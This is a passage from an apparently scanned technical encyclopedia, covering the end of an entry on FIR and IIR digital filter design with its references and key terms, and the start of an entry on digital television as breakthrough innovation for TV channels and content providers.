where $Y(e^{j\omega})$, $X(e^{j\omega})$, and $H(e^{j\omega})$, are Fourier transforms of $y(n)$, $x(n)$ and $h(n)$, respectively. The quantity $H(e^{j\omega})$ is called the *frequency response* of the digital filter, and it is a complex function of the frequency ω with a period 2π. It can be expressed in terms of its real and imaginary parts, $H_R(e^{j\omega})$ and $H_I(e^{j\omega})$, or in terms of its magnitude $|H(e^{j\omega})|$ and phase $\varphi(\omega)$,

$$H(e^{j\omega}) = H_R(e^{j\omega}) + jH_I(e^{j\omega}) = |H(e^{j\omega})| e^{j\varphi(\omega)}. \tag{7}$$

The amplitude $|H(e^{j\omega})|$ is called the *magnitude response* and the phase $\varphi(\omega)$ is called the *phase response* of the digital filter. For a real impulse response digital filter, the magnitude response is a real even function of ω, while the phase response is a real odd function of ω. In some applications, the magnitude response is expressed in the logarithmic form in decibels as

$$G(\omega) = 20\log_{10}|H(e^{j\omega})| \quad \text{dB}, \tag{8}$$

where $G(\omega)$ is called the *Gain function*.

Z-transform is a generalization of the Fourier transform that allows us to use transform techniques for signals not having Fourier transform. For the sequence $x(n)$, z-transform is defined as

$$X(z) = \sum_{n=-\infty}^{\infty} x(n)z^{-n} \tag{9}$$

Z-transform of the unit sample response $h(n)$, denoted as $H(z)$, is called *system function*. Using z-transform of the Equation (4) we arrive at

$$H(z) = \frac{Y(z)}{X(z)} = \frac{\sum_{k=0}^{M} b_k z^{-k}}{1 - \sum_{k=1}^{N} a_k z^{-k}}. \tag{10}$$

For the FIR filter, all coefficients a_k, are zero, and consequently the denominator of the system function is simply 1. However, IIR filters always have the denominator different from 1.

The roots of the numerator, or the values of z for which $H(z)=0$, define the locations of the *zeros* in the complex z plane. Similarly, the roots of the denominator, or the values of z for which $H(z)$ become infinite, define the locations of the *poles*. Both poles and zeros are called *singularities*. The plot of the singularities in z-plane is called the *pole-zero pattern*. A zero is usually denoted by a circle o and the pole by a cross x. An FIR filter has only zeros (poles are in the origin), whereas an IIR filter can have either both zeros and poles, or only poles (zeros are in the origin). More detail about characteristics and applications of different FIR and IIR filters can be found in Mitra (2006), Stearns (2002), and Smith (2002).

DESIGN OF DIGITAL FILTERS

The design of digital filter is the determination of a realizable system function $H(z)$ approximating the given frequency response specification (Mitra, 2006; Smith, 2002; Stearns, 2002; White, 2000). There are two major issues that need to be answered before one can develop $H(z)$. The first issue is the development of a reasonable magnitude specification from the requirements of the filter application. The second issue is the choice on whether an FIR or an IIR digital filter is to be designed (Mitra, 2006; White, 2000).

In most practical applications, the problem of interest is the digital filter design for a given magnitude response specification. If necessary, the phase response of the designed filter can be corrected by equalizer filters (Mitra, 2006).

A filter that passes only low frequencies and rejects high frequencies is called a *lowpass filter*. The ideal lowpass filter has the magnitude specification given by


$$\left|H(e^{j\omega})\right| = \begin{cases} 1 & \text{for} \quad |\omega| \le \omega_c \\ 0 & \text{for} \quad \omega_c < |\omega| \le \pi, \end{cases} \tag{11}$$

where ω_c is called *cutoff frequency*. This filter cannot be realized so the realizable specification is shown in Figure 3. The cutoff frequency ω_c is replaced by the *transition band* in which the magnitude specification is not given. The magnitude responses in the passband and the stopband are given with some acceptable tolerances, as shown in Figure 3.

The principal methods for the design of FIR filters are: *Parks McClellan algorithm*, *frequency sampling*, *window methods*, *weighted-least-squares* (WLS), and so forth. For more details, see White (2000) and Diniz, Silva, and Netto (2002).

The most widely-used methods for IIR filter design are extensions of the methods for the analog filter design (Mitra, 2006; Silva & Jovanovic-Dolecek, 1999; White, 2002). The reason is twofold. Like IIR filters, analog filters have an infinite impulse response, and

Figure 3. Lowpass filter specification



the methods for the design of analog filters are highly advanced. As a first step, the digital filter specification is converted into an analog lowpass filter specification, and an analog filter meeting this specification is designed. Next, the designed analog filter is transformed into a desired digital filter. Commonly-used transformation methods are *bilinear* and *impulse invariance method* (Mitra, 2006; Silva & Jovanovic-Dolecek, 1999). If a filter other than a lowpass filter needs to be designed, the method also includes the frequency transformation in which the designed lowpass filter is transformed into the appropriate type (highpass, bandpass, or band-rejecting filter). In this way, the Butterworth, Chebyshev I , Chebyshev II, and Elliptic digital filters can be designed. Recently, the direct IIR filter design has been proposed by Fernandez-Vazquez and Jovanovic-Dolecek (2006).

COMPARISON OF FIR AND IIR FILTERS

FIR filters are often preferred over IIR filters because they have many very desirable properties (Mitra, 2006), such as linear phase, stability, absence of limit cycle, and good quantization properties. Arbitrary frequency responses can be designed, and excellent design techniques are available for a wide class of filters.

The main disadvantage of FIR filters is that they involve a higher degree of computational complexity compared to IIR filters with equivalent magnitude response. FIR filters of length N require $(N+1)/2$ multipliers if N is odd and $N/2$ multipliers if N is even, N-1 adders, and N-1 delays. The complexity of the implementation increases with the increase in the number of multipliers.

It has been shown that for most practical filter specifications, the ratio of the FIR filter order and IIR filter order is typically of tens or more (Mitra, 2006), and as a result the IIR filter is computationally more efficient. However, if the linearity of the phase is required, the IIR filter must be equalized, and in this case the savings in computation may no longer be that significant (Mitra, 2006).

In many applications where the linearity of the phase is not required, the IIR filters are preferable because of the lower computational requirements.

OVERVIEW OF METHODS FOR FILTER DESIGN

Over the past years, there have been several attempts to reduce the number of multipliers. The Interpolated Finite Impulse Response (IFIR) filter proposed by Nuevo, Cheng, and Mitra (1984) is one of the most promising approaches for the design of low complex narrowband FIR filters. The basic idea of an IFIR structure is to implement a FIR filter as a cascade of two lower order FIR blocks, model filter, and interpolator, resulting in a less overall complexity. Different methods have been proposed to make an IFIR filter design more efficient, such as Gustafsson, Johansson, and Wanhammar (2001); Mehrnia and Willson (2004); Jovanovic-Dolecek and Mitra (2005); and Diaz-Carmona, Jovanovic-Dolecek, and Padilla (2006).

The application of the frequency-response masking technique for the design of a sharp FIR filter with a wide bandwidth was introduced in 1986 by Lim. The lower order model and masking filters are designed instead of a high-order wide-band FIR filter. Different methods have also been proposed to reduce the complexity of masking filters: Wu-Sheng and Hinamoto (2004); Saramaki and Lim (2003); Yu and Lian (2004), Jovanovic-Dolecek and Mitra (2006); Saramaki and Johansson (2001); Rodriges and Pai (2005), and so forth.

Another approach is a true multiplier-less design where the coefficients are reduced to simple integers or to simple combinations of powers of two. The main approach is based on optimizing the filter coefficient values such that the resulting filter meets the given specification with its coefficient values represented in minimum number of signed powers-of-two (MNSPT) or canonic signed digits (CSD) representations of binary digits (Bhattacharya & Saramaki, 2003; Coleman, 2002; Izydorczyk, 2006; Kotteri, Bell, & Carletta, 2003; Liu, Chen, Shin, Lin, & Jou, 2001; Vinod, Chang, & Singla, 2006; Xu, Chang, & Jong, 2006). In general, optimization techniques are complex, can require long runtimes, and provide no performance guarantees (Kotteri et al., 2003). Some authors have proposed to reduce the number of adders in the multipliers of FIR filters. The common sub-expression elimination (CSE) focus on eliminating redundant computations in multiplier blocks using the most commonly-occurring sub-expressions that exist in the CSD representation (Lin, Chen, & Jou, 2006; Maskell, Leiwo, & Patra, 2006; Vinod et al., 2006).

Another approach is based on combining simple sub-filters (Jovanovic-Dolecek, Alvarez, & Martinez, 2005; Jovanovic-Dolecek & Mitra, 2002; Tai & Lin, 1992; Yli-Kaakinen & Saramaki, 2001). In Jovanovic-Dolecek and Mitra (2002), a stepped triangular approximation of the impulse response is used which can be implemented as a cascade of a recursive running sun (RRS) filter and another RRS filter with a sparse impulse response requiring no multiplications. The efficient implementations based on rounding operation are given in Jovanovic-Dolecek and Mitra (2006).

Tai and Lin (1992) proposed a design of multiplier-free filters based on sharpening technique where the prototype filter is a cascade of the cosine filters which requires no multipliers and only some adders. However, to satisfy the desired specification, the order of the sharpening polynomial must be high, thereby resulting in high complexity.

FUTURE TRENDS

The design of FIR filters with low complexity and IIR filters with approximately linear phase are the major digital filter design tasks. In various digital signal processing applications there is a need for filter with variable frequency characteristics, for example, sampling rate conversion, echo cancellation, time-delay estimation, timing adjustment in all-digital receivers, modeling of music instruments, and speech coding and synthesis (Yli-Kaakinen & Saramaki, 2006). Variable digital filters can be constructed using either FIR or IIR filters.

Classical digital signal processing structures are the so-called single-rate systems because the sampling rates are the same at all points of the system. There are many applications where the signal of a given sampling rate needs to be converted into an equivalent signal with a different sampling rate. The main reason could be to increase efficiency or simply to match digital signals that have different rates (Jovanovic-Dolecek, 2001).

The process of converting the given rate of a signal to a different rate is called *sampling rate conversion.* Systems that employ multiple sampling rates in the processing of digital signals are called *multirate digital signal processing systems*.

Multirate digital signal processing has different applications, such as efficient filtering, sub-band coding of speech, audio and video signals, analog/digital conversion, and communications, among others. Multirate signal processing and sample rate conversion will have one of the principal tasks for signal processing of digital communications transceivers.

Software radio (SWR) is one of the key enabling technologies for the wireless revolution and is considered as one of the more important emerging technologies for the future wireless communications. Besides, instead of a traditional analog design, the software radio uses digital signal processing techniques in performing the central functions of the radio transceiver (Burachini, 2000). The application of multirate techniques to a softer radio design allows the designer to have significant latitude in selecting the system's cost, modes of operation, level of parallelism, and level of quantization noise in the system (Hentschel & Fettweis, 2002; Reed, 2002).

CONCLUSION

Digital signal processing lies at the heart of the modern technological development finding the applications in a different areas like image processing, multimedia, audio signal processing, communications, and so forth. A system which performs digital signal processing is called a digital filter. The digital filter changes the characteristics of the input digital signal in order to obtain the desired output signal. Digital filters either have a finite impulse response (FIR), or an infinite impulse response (IIR). FIR filters are often preferred because of desired characteristics, such as linear phase and no stability problems. The main disadvantage of FIR filters is that they involve a higher degree of computational complexity compared to IIR filters with equivalent magnitude response. In many applications where the linearity of the phase is not required, the IIR filters are preferable because of the lower computational requirements. Over the past years, there have been a number of attempts to reduce the complexity of FIR filters.

REFERENCES

Bhattacharya, M., & Saramaki, T. (2003). Some observations leading to multiplierless implementation of linear phase filters. *Proceedings of the IEEE International Conference on Acoustics, Speech, and Signal Processing: Vol. II* (pp. 517-520).

Buracchini, E. (2000, September). The software radio concept. *IEEE Communications Magazine*, 138-143.

Coleman, J. O. (2002). Factored computing structures for multiplierless FIR filters using symbol-sequence number systems in linear spaces. *IEEE International Conference on Acoustics, Speech, and Signal Processing: Vol. 3* (pp. 3132-3135).

Diaz-Carmona, J., Jovanovic-Dolecek, G., & Padilla-Medina, J. (2006, October-December). An algorithm for computing design parameters of IFIR filters with low complexity. *Computación y Sistemas, 10*(2), 99-106.

Diniz, P. S. R., da Silva, E. A. B., & Netto, S. L. (2002). *Digital signal processing, system analysis, and design*. Cambridge: Cambridge University Press.

Elali, T. S. (2003). *Discrete systems and digital signal processing with MATLAB.* Boca Raton, FL: CRC Press.

Fernandez-Vazquez, A., & Jovanovic-Dolecek, G. (2006, August). A new method for the design of IIR filters with flat magnitude response. *Journal of IEEE Transactions on Circuits and Systems, TCAS I: Regular Papers, 53*(8), 1761-1771.

Gustafsson, O., Johansson, H., & Wanhammar, L. (2001). Narrowband and wideband single filter frequency masking FIR filters. *Proceedings of the IEEE International Symposium on Circuits and Systems, Australia* (pp.181-184).

Hentschel, T., & Fettweis, G. (2000, August). Sample rate conversion for software radio. *IEEE Communications Magazine*, 142-150.

Ifeachor, E. C., & Jervis, B. E. (2001). *Digital signal processing: A practical approach, 2nd ed.* Upper Saddle River, NJ: Prentice Hall.

Izydoreczyk, J. (2006). An algorithm for optimal terms allocation for fixed point coefficients of FIR filter. *Proceedings of the IEEE Conference on Circuits and Systems* (pp. 609-612).

Jovanovic-Dolecek, G. (Ed.). (2001). *Multirate systems: Design and applications*. Hershey, PA: Idea Group Publishing.

Jovanovic-Dolecek, G., Alvarez, M. M., & Martinez, M. (2005, August). One simple method for design of multiplierless FIR filters. *Journal of Applied Research and Technology, 3*(2), 125-138.

Jovanovic-Dolecek, G., & Mitra, S. K. (2002). Design of FIR lowpass filters using stepped triangular approximation. *Proceedings of the 5th Nordic Signal Processing Symposium, NORSIG 2002, on board Hurtigruten M/S Trollfjord, Norway*.

Jovanovic-Dolecek, G., & Mitra, S. K. (2005, August). Multiplier-free FIR filter design based on IFIR structure and rounding. *Proceedings of the IEEE International Midwest Symposium on Circuits and Systems, Cincinnati, Ohio*.

Jovanovic-Dolecek, G., & Mitra, S. K. (2006, August). Multiplier–free wide-band FIR filter design using modified frequency masking technique. *Proceedings of the IEEE International Midwest Symposium on Circuits and Systems, San Juan, Puerto Rico*.

Kotteri, K. A., Bell, A. E., & Carletta, J. E. (2003, November). Quantized FIR filter design using compensating zeros. *IEEE Signal Processing Magazine*, 60-67.

Lim, Y. C. (1986, April). Frequency-response masking aproach for the synthesis of sharp linear phase digital filters. *IEEE Transactions on Circuits and Systems, 33*(4), 357-360.

Lin, M. C., Chen, H. Y., & Jou, S. J. (2006, October). Design techniques for high-speed multirate multistage FIR digital filters. *International Journal of Electronics, 93*(10), 699-721.

Liu, M. C., Chen, C. L., Shin, D. Y., Lin, C. H., & Jou, S. J. (2001). Low-power multiplierless FIR filter synthesizer based on CSD code. *Proceedings of the 2001 International Symposium on Circuits and Systems, ISCAS 2001: Vol. 4* (pp. 666-669).

Maskell, D. L., Leiwo, J., & Patra, J. C. (2006). The design of multiplierless FIR filters with a minimum adder step and reduced hardware complexity. *Proceedings of the 2006 International Symposium on Circuits and Systems, ISCAS 2006* (pp. 605-608).

Meana, H. P. (Ed.). (2007). *Advances in audio and speech signal processing*, Hershey, PA: Idea Group Publishing.

Mehrnia, A., & Willson, A. N., Jr. (2004). On optimal IFIR filter design. *Proceedings of the IEEE International Symposium on Circuits and Systems, Canada* (pp.133-136).

Mitra, S. K. (2006). *Digital signal processing: A computer-based approach, 3rd ed*. New York: The McGraw-Hill Companies, Inc.

Nuevo, Y., Cheng, Y., & Mitra, S. (1984). Interpolated finite impulse response filters. *IEEE Transactions on Acoustics, Speech, and Signal Processing, 32*, 563-570.

Reed, J. H. (2002). *Software radio: A Modern Approach to Radio Engineering*. Prentice Hall.

Rodrigues, J., & Pai, K. R. (2005, June). New approach to the synthesis of sharp transition FIR digital filter. *Proceedings of IEEE ISIE, Dubrovnik, Croatia* (pp. 1171-1173).

Saramaki, T., & Johansson, H. (2001). Optimization of FIR filters using the frequency masking technique. *Proceedings of IEEE Conference ISCSS 2001*: Vol. II, 177-180 (pp. V-536-V-539).

Saramaki, T., & Lim, Y. C. (2003). Use of Remez algorithm for designing FRM-based FIR filters. *Circuits, Systems, & Signal Processing, 22*(2), 77-97.

Silva, J. M., & Jovanovic-Dolecek, G. (1999). Discrete-time filters. In J. G. Webster (Ed.), *Wiley encyclopedia of electrical and electronics engineering: Vol. 5* (pp. 631-643). New York: John Wiley & Sons, Inc.

Smith, S. (2002). *Digital signal processing: A practical guide for engineers and scientists*. Newnes.

Stearns, S. D. (2002). *Digital signal processing with examples in MATLAB*. Boca Raton, FL: CRC Press.

Stein, J. (2000). *Digital signal processing: A computer science perspective*. New York: Wiley-Interscience.

Tai, Y. L., & Lin, T. P. (1992). Design of multiplierless FIR filters by multiple use of the same filter. *Electronics Letters, 28*, 122-123.

Vinod, A. P., Chang, C. H., & Singla, A. (2006). Improved differential coefficients-based low power FIR filters: Part I – Fundamentals. *Proceedings of the International Symposium on Circuits and Systems, ISCAS 2006* (pp. 617-620).

White, S. (2000). *Digital signal processing: A filtering approach*. Delmar Learning.

Wu-Sheng, L., & Hinamoto, T. (2004). Improved design of frequency-response-masking filters using enhanced quadratic programming. *Proceedings of the IEEE Conference ISCSS 2004* (pp. V-528-V-531).

Xu, F., Chang, C. H., & Jong, C. C. (2006). A new integrated approach to the design of low-complexity FIR filters. *Proceedings of the International Symposium on Circuits and Systems, ISCAS 2006* (pp. 601-604).

Yli-Kaakinen, J., & Saramaki, T. (2001). A systematic algorithm for the design of multiplierless FIR filters. *Proceedings of the 2001 International Symposium on Circuits and Systems, ISCAS 2001: Vol. 2* (pp. 185-188).

Yli-Kaakinen, J., & Saramaki, T. (2006). Approximately linear-phase recursive digitalfilters with variable magnitude characteristics. *Proceedings of the International Symposium on Circuits and Systems, ISCAS2006* (pp. 5227-5230).

Yu, J., & Lian, Y. (2004). Frequency-response masking based filters with even-length bandedge shaping filter. *Proceedings of the IEEE Conference ISCSS 2004* (pp. 536-539).

KEY TERMS

Digital Filter: The digital system which performs digital signal processing, that is, transforms an input sequence into a desired output sequence.

Digital Signal: A discrete-time signal whose amplitude is also discrete. It is defined as a function of an independent, integer-valued variable n. Consequently, a digital signal represents a sequence of discrete values (some of which can be zeros), for each value of integer n.

Digital Signal Processing: Extracts useful information carried by the digital signals and is concerned with the mathematical representation of the digital signals and algorithmic operations carried out on the signal to extract the information.

FIR Filter: A digital filter with a finite impulse response. FIR filters are always stable. FIR filters have only zeros (all poles are at the origin).

IIR Filter: A digital filter with an infinite impulse response. IIR filters always have poles and are stable if all poles are inside the unit circle.

Impulse Response: The time domain characteristic of a filter and represents the output of the unit sample input sequence.

Magnitude Response: The absolute value of the Fourier transform of the unit sample response. For a real impulse response digital filter, the magnitude response is a real even function of the frequency.

Phase Response: The phase of the Fourier transform of the unit sample response. For a real impulse response digital filter, the phase response is an odd function of the frequency.

Signal: Any physical quantity that varies with changes of one or more independent variables which can be any physical value, such as time, distance, position, temperature, and pressure.

Stable Filter: A filter for which a bounded input always results in a bounded output.

Digital Television and Breakthrough Innovation

Samira Dias dos Reis
Bocconi University, Italy

INTRODUCTION

As new technologies continue to emerge, firms in diverse industries increasingly must respond. Future economic rents and competitive advantage rests on the organizational ability to assimilate new technologies in the right manner. Broadcasters, content and service providers, packaging providers, and many other firms have been affected by the advent of digital technologies in the digital television (DTV) industry. All these firms have considered the adoption of digital technologies.

Digital television is a new television service representing the most significant development in television technology since the advent of color television in the 1950s (Kruger, 2005). DTV can provide several benefits: sharper pictures, a wider screen, CD-quality sound, better color rendition, integration with Web technologies, increased programming options, easy integration between broadcasting networks and broadband telecommunication networks (e.g., B-ISDN—Integrated Services Digital Network), and other new services currently being developed.

The nationwide deployment of digital television is a complex and multifaceted enterprise though. It has a profound impact on the entire TV system: from the offer typologies to the consumption manners. Therefore, a successful deployment requires the development by content providers of compelling digital programming; the delivery of digital signals to consumers by broadcast television stations, as well as cable and satellite television systems; and the widespread purchase and adoption by consumers of digital television equipment (Kruger, 2005).

In sum, the advent of the digital television has caused an actual breakthrough innovation on almost all levels of the value chain. Although the adoption of breakthrough innovations is highly risky to pursue, research has shown that firms always follow them (Charitou & Markides, 2003; Ketchen, Snow, & Hoover, 2004). In the case of the television industry, the adoption also happens because the government and the telecommunication regulatory agencies in many countries have foreseen deadlines for the complete transition from analog to digital technologies in this industry. Despite lingering standardization issues, digital transmission is replacing analog transmission in the three major delivery platforms (terrestrial, cable, and direct broadcast satellite [DBS]) (Galperin & Bar, 2002). Therefore, in the future we expect that all firms in this industry will have adopted these digital technologies. Furthermore, this adoption will vary according to both the firm's activities and the type of breakthrough innovation.

This research will present some theoretical arguments to describe the adoption of the digital technology by two different activities in the digital TV industry: TV channels and content providers. These two different types of firms were chosen because the emergence of the digital TV has meant the adoption of different types of breakthrough innovation for each one of them. The next section defines these different types of breakthrough innovation. The two following sections describe the two cases of the adoption of DTV: by TV channel and by content provider. Finally, the last section presents the conclusion and implications of this research.

BREAKTHROUGH INNOVATION

This is certainly not the first time that the television industry faces a big innovation. There was the change from black-and-white to color TV signals, and the addition of the cable and satellite TV systems. However, the transition to digital TV is different. It implies a complete re-tooling of the existing video production and distribution infrastructure, from studio cameras to transmission towers (Galperin, 2005). Transition from analog to digital has not only technological effects, but also effects on the economical and cultural level for the television world (Pagani, 2003). Therefore, it represents a broad and distinct type of innovation.

Table 1. Differences between tech-based and market-based innovations

Dimensions	tech-based innovations	market-based innovations
Technology	Represent the state-of-the-art technological advances (Benner & Tushman, 2003; Chandy & Tellis, 1998).	Correspond to new ideas about business operations (Benner & Tushman, 2003; Christensen, 1997).
Market	Address the needs of existing markets and provide greater customer benefits than do existing products (Chandy & Tellis, 1998).	Offer new benefits that the new segments value. Their performance along traditional dimensions often may be worse than that of existing products (Christensen, 1997).
	radical innovations	disruptive innovations

This section focuses on the definition of breakthrough innovation. However, in order to understand this concept, it is important to have the general definition of innovation in mind. Research in innovation is confounded because of the equivocal definitions and measurements of innovation (Wind & Mahajan, 1997). Im and Workman (2004) identified that prior research has focused on the broad construct of innovation (often using the amount of innovations or patents). However, some scholars have been more specific in recent publications. This research has referred to minor changes in technology, and simple product improvements that minimally improve the existing performance as incremental, sustaining, and continuous innovations. On the other hand, innovations that are unique, or state-of-the-art technological advances in a product category that significantly alter the consumption patterns of a market (Wind & Mahajan, 1997) have been called radical, disruptive, and discontinuous innovations.

Based on recent research (e.g., Pagani, 2003 and Galperin, 2005), we observe that the transition from analog to digital in the television industry mainly presents radical changes related to the state-of-the-art technological aspects. This transition also represents disruptive innovation related to crucial changes on the consumption pattern of the television market. These types of innovation that generate either a radical or a disruption change are known as breakthrough innovation.

Recent studies (e.g., Zhou, Yim, & Tse, 2005) have created some categories to differentiate two types of breakthrough innovation. The first type is called "technology-based innovations" (hereinafter, tech-based innovations). Tech-based innovation represents firms that adopt new and advanced technologies. This type of innovation improves customer benefits relative to existing products for customers in existing markets. The second type, market-based innovations, refers to firms that depart from serving existing, mainstream markets to new ones. The definition of market-based innovations refers to new and different technologies that create a set of fringe, and usually new, customer values (Benner & Tushman, 2003; Christensen & Bower, 1996).

Zhou, Yim, and Tse (2005) have differentiated both tech- and market-based innovations in both technology and market dimensions (Table 1).

Furthermore, in order to adopt either a tech-based innovation or a market-based innovation, firms should know how to respond to these innovations. The capacity to innovate is among the most important factors that impact business performance (e.g., Burns & Stalker, 1961; Porter, 1990; Schumpeter, 1934). It is through innovativeness that industrial managers devise solutions to business problems and challenges, which provide the basis for the survival and success of the firm into the future (Hult, Hurley, & Knight, 2004). In order to correctly respond to that, the first thing firms should do is to identify what a specific innovation represents to them. This research covers the main technological and market aspects to do this identification.

The following sections identify the type of breakthrough innovation that the adoption of digital television represents to TV channels and content providers.

MARKET-BASED INNOVATION AND TV CHANNELS/NETWORKS

TV channels and networks are those firms that assemble the contents supplied by both content producers and advertisers to be distributed by MSO, satellite, cable, and more recently by telecom companies directly to viewers.

The transition from analog to digital has not caused radical technological innovations for these types of firms. It has happened mainly because of its main function, that is, it performs the intermediate role among advertisers, services, and content providers on one side and distributors on the other side. However, these firms can make use of the advanced and new technologies that were adopted primarily by content providers and distributors to offer new market benefits that mainly new segments will value. Therefore, we can identify some disruptive changes considering the market aspects in this case.

In the previous section we saw that market-based innovation is a type of disruptive change. Charitou and Markides (2003) examined responses to disruptive innovations and realized that responses to such attacks may take several forms. In the end, however, the final responses involve adopting the innovation: either the firm markets both the traditional and the innovative offering, or it acquiesces to the new way of doing business (Ketchen, Snow, & Hoover, 2004). In the case of the digital television, we observe that most TV Channels have many reasons to maintain both the traditional and new offering during the period when the transition from analog to digital is still happening. One of these main reasons is to satisfy both viewers and advertisers.

TV channels and networks are in trouble whereas both viewers and advertisers are their clients. The widespread purchase and adoption by consumers of the digital television equipment can be good to broadcast digital content, but it has worried the advertisers because these digital equipments have increased the capacity of avoiding commercials by viewers. This phenomenon is known as advertisement-avoidance technology (AAT). Other examples of AAT include remote controls, and software programs that block “pop-up” and banner ads on the Internet. Media consumers are growing increasingly accustomed to controlling the advertising levels to which they are exposed (Wilbur, 2006).

On the other hand, if consumers do not adopt these digital technologies, they will not have all the benefits (high quality of sound, image, etc.) that these new technologies offer; however, they will keep on watching commercials in the analog transmission, which is good for advertisers.

For this reason, we can see that, in short term, the performance of this new service cannot be better compared to the traditional one, since satisfying both viewers and advertisers has been a hard task. This characteristic—“the performance of these new services compared to traditional dimensions often may be worse”—represents one of the main characteristics of a disruptive innovation (Christensen, 1997).

We can see, for example, the adoption of the DVR (digital video recorder) by viewers. The DVR records the content digitally onto a hard drive. After generations of passive viewing, TV watchers can have the control to decide whether or not to watch the commercial. Using new digital transmission technologies (e.g., TiVo), viewers can now pause, rewind, or watch live TV in slow motion, or advance through commercials on recorded programming. This new device enables viewers to zip through commercials more easily than ever.

Yoffie and Yin (2005) have noted that networks do not like the time shifting offered by this equipment because it hurts their ability to sell advertisements. Networks have tried to find out new ways to reach the audience using the DVR. Yoffie and Yin (2005) highlight that, using this equipment networks have also the opportunities to target specific users.

In the extreme, theory predicts that if every viewer had a DVR and used it to skip ads, television advertisements would be worthless, and advertisers would be deprived of their most dependable means of reaching large audiences (Wilbur, 2006). In this case, there is a departure of the passive viewing existing and mainstream markets to a new one that has the control over the amount of advertising to which they are exposed. Additionally, there is also the advertisers’ side. These firms will have to change the way of doing business since the audience behavior is changing. As we have seen, the departure of mainstream market to a new one is one of the main characteristics of the market-based innovation.

The understanding of this phenomenon is definitely important mainly because firms should know where to focus their strategies while implementing an innovation. It is important for TV channels because advertising is their main source of revenue. As recently published on Business Week, currently in the U.S. six English-language national broadcast networks (CBS, ABC, FOX, NBC, UPN, and WB) garner more than $2.5 billion in network television advertising revenues.

Additionally, three Spanish-language national networks (Univision, Telefutura, and Telemundo) capture nearly $1.5 billion in ad revenues (S&P, Standard & Poor's Equity Research).

For this reason, with the audience taking control, TV companies have to ensure they give viewers the programming they want. Recent research (e.g., Trombino, 2006) has also shown that people using DVR are more interested in using it for both prime-time dramas and comedies and less interested in using it for news and sporting events.

Finally, some alternatives have been announced. In 2004, TiVo, for example, announced a new advertising initiative that would let television viewers send personal information directly to advertisers when they viewed commercials. For example, after watching an ad for a car or vacation, users could use the remote control to tell TiVo to release their contact information and request that a brochure be sent to their home (Yoffie & Yin, 2005).

TECH-BASED INNOVATION AND CONTENT PROVIDERS

The role of content providers is the creation of contents and TV programs that will be subsequently aggregated by TV channels or networks and then will be broadcasted through different transmission systems. Within this segment we can find companies focused on the creation of content (film-making companies) and companies integrated originally with TV channels (such as Disney with the Disney Channel) (Pagani, 2003).

The advent of the digital TV has caused some radical innovations for these firms. The digital programming is created with digital cameras and other digital production equipment. Such equipment is distinct from what is currently used to produce conventional analog programming. These equipments are state-of-the-art technological advances. The high quality of image produced by these equipments has required higher quality on the entire process to produce content. Changes in the scenario are one example. Some broadcast networks' (e.g., CBS in the United States that so far, has been a frontrunner in airing programming in high-definition) pictures are so clear that viewers can see scratches on a news anchor's desk and veins in a leaf on a tree (Elkin & Ueland, 1999).

However, content producers still address the needs of their existing markets, TV channels, and networks. As it was described in previous sections, implementing the state-of-the-art technologies to address the needs of existing markets is known as tech-based innovation.

The adoption of a tech-based innovation can seem, at first, a matter of reconfiguring the production process to obtain higher quality. This adoption does not generate direct problems between firms and clients, as the adoption of market-based innovation does. However, there are two factors that have generally inhibited content providers from accelerating the production of digital programming (Kruger, 2005). The first is that as relatively few households have digital televisions, networks have a diminished incentive to invest money to produce digital content. The second issue is that content providers are reluctant to provide digital programming until a digital copyright standard is in place (Kruger, 2005). Content producers do not like the recording capacity because it may infringe on copyright and revenue streams from video sales, syndication, and so forth (Yoffie & Yin, 2005). The digital recording capacity has increased the possibility of sharing movies and series in the peer-to-peer networks.


Finally, although we are not covering distribution systems aspects, mainly because describing all transmission systems (satellites, cable, terrestrial, MMDS, and ADSL) would generate another article, we can observe that the transformation of the analog into digital signal in a sequence of the numbers 0 and 1 can be primarily characterized by a high technological advance. For this reason, we can expect that the advent of digital technology for this kind of firm generates the adoption of a tech-based innovation (See Pagan, 2003, for more information about digital transmission systems).

After specifying what breakthrough innovation represents for each firm in the TV digital value chain (Figure 1), we can understand some important strategic aspects to be considered when those firms are adopting digital technologies in this industry.

CONCLUSION

This research makes some important theoretical and managerial contributions to the understanding of how the TV channels and content providers are responding to the advent of the digital TV and why these responses

Figure 1. Basic digital TV industry value chain



have been so different. After describing the specificities of both types of breakthrough innovation—market-based and tech-based—we apply this theory to the digital television industry.

